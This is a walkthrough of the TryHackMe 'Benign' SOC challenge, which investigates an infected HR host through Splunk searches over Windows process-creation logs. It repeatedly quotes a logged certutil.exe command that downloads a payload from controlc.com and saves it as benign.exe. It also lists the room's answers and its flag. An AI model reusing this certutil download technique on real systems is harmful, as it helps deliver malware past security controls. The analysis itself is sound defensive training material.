

SOC/L1 -13.5.Benign

Benign

We will investigate host-centric logs in this challenge room to find suspicious process execution. Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP.

Scenario: Identify and Investigate an Infected Host

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index **win_eventlogs** for further investigation.

About the Network Information: The network is divided into three logical segments. It will help in the investigation.

IT Department: James, Moin, Katrina


HR department: Haroon, Chris, Diana

Marketing department: Bell, Amelia, Deepak


Answer the questions below:

How many logs are ingested from the month of March, 2022? 13959

index=win_eventlogs



Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user? Amelia



The screenshot shows the Splunk Enterprise interface. At the top, there's a navigation bar with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. Below this is a 'New Search' section with a search bar containing the following query:

```
1 index=win_eventlogs UserName=*
2 | table UserName
3 | dedup UserName
```

Below the search bar, it indicates '13,959 events (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM) No Event Sampling'. The results are displayed in a table with the following usernames:

UserName
SYSTEM
Katrina
deepak
Daina
Moin
Bell
Chris.fort
James
Amelia
haroon
Amelia

index=win_eventlogs UserName=*

| table UserName

| dedup UserName (dedup: Removes duplicate usernames, leaving only one occurrence of each unique username.)

Which user from the HR department was observed to be running scheduled tasks? Chris.fort

```

# index 1
# linecount 1
# NewProcessId 87
# Opcode 1
# ProcessID 87
# ProcessName 1
# punct 1
# Severity 1
# SeverityValue 1
# SourceModuleName 1
# SourceModuleType 1
# SourceName 1
# splunk_server 1
# SubjectDomainName 1
# timeendpos 1
# timestartpos 1
# UserName 4

```

+ Extract New Fields

>

3/8/22

4:40:33.000 PM

{ [-]

Category: Process Creation

Channel: Windows

CommandLine:

EventID: 4688

EventTime: 2022-03-08T16:40:33Z

UserName

4 Values, 100% of events

Selected

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
Janes	32	36.762%
Moin	28	32.184%
Katrina	26	29.885%
Chris.fort	1	1.149%

host = cybertees source = win_event_logs.json sourcetype = _json

>

3/8/22

4:36:17.000 PM

{ [-]

Category: Process Creation

Channel: Windows

index=win_eventlogs schtasks

Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host. haroon

1 index=win_eventlogs UserName=haroon

✓ 1,137 events (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM) No Event Sampling ▼


Events (1,137) Patterns Statistics Visualization

Format Timeline ▼ - Zoom Out + Zoom to Selection × Deselect

List ▼ Format 20 Per Page ▼

< Hide Fields		≡ All Fields	i	Time	Event
SELECTED FIELDS			>	3/8/22	{ [-]
a host 1				6:48:44.000 PM	Category: Process Creation
a source 1					Channel: Windows
a sourcetype 1					CommandLine:
					EventID: 4688
					EventTime: 2022-03-08T18:48:44Z
					EventType: AUDIT_SUCCESS
					HostName: HR_01
					NewProcessId: 0x78cfa4
					Opcode: Info
					ProcessID: 9321
					ProcessName: C:\Windows\System32\win32calc.exe
					Severity: INFO
					SeverityValue: 2
					SourceModuleName: eventlog
					SourceModuleType: Win_event_log
					SourceName: Microsoft-Windows-Security-Auditing
					SubjectDomainName: cybertees.local
					UserName: haroon
					index: winlogs
					}
					Chow no row text
INTERESTING FIELDS					
a Category 1					
a Channel 1					
a CommandLine 27					
# date_hour 12					
# date_mday 5					
# date_minute 60					
a date_month 1					
# date_second 60					
a date_wday 5					
# date_year 1					
# date_zone 1					
# EventID 1					
a EventTime 100+					
a extracted_EventType 1					
a extracted_index 1					

To bypass the security controls, which system process (lolbin) was used to download a payload from the internet? certutil.exe



```
index=win_eventlogs UserName=haroon
| table CommandLine
| dedup CommandLine
```

What was the date that this binary was executed by the infected host? 2022-03-04

Search Analytics Datasets Reports Alerts Dashboards

New Search

1 index=win_eventlogs https

✓ 1 event (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 20 Per Page ▼

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS - a host 1 - a source 1 - a sourcetype 1 INTERESTING FIELDS - a Category 1 - a Channel 1 - a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 - a date_month 1 # date_second 1 - a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 - a EventTime 1 - a extracted_EventType 1 - a extracted_index 1 - a HostName 1 - a Index 1 # linecount 1 - a NewProcessId 1 - a Opcode 1		>	3/4/22 10:38:28.000 AM	<pre>[{-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs }] Show as raw text host = cybertees source = win_event_logs.json sourcetype = _json</pre>

index=win_eventlogs https


Which third-party site was accessed to download the malicious payload?
controlc.com

i	Time	Event
>	3/4/22 10:38:28.000 AM	<pre>[{-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe</pre>

What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase? benign.exe

i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b

The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern? THM{KJ&*H^B0}



What is the URL that the infected host connected to?
<https://controlc.com/e4d11035>

i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing

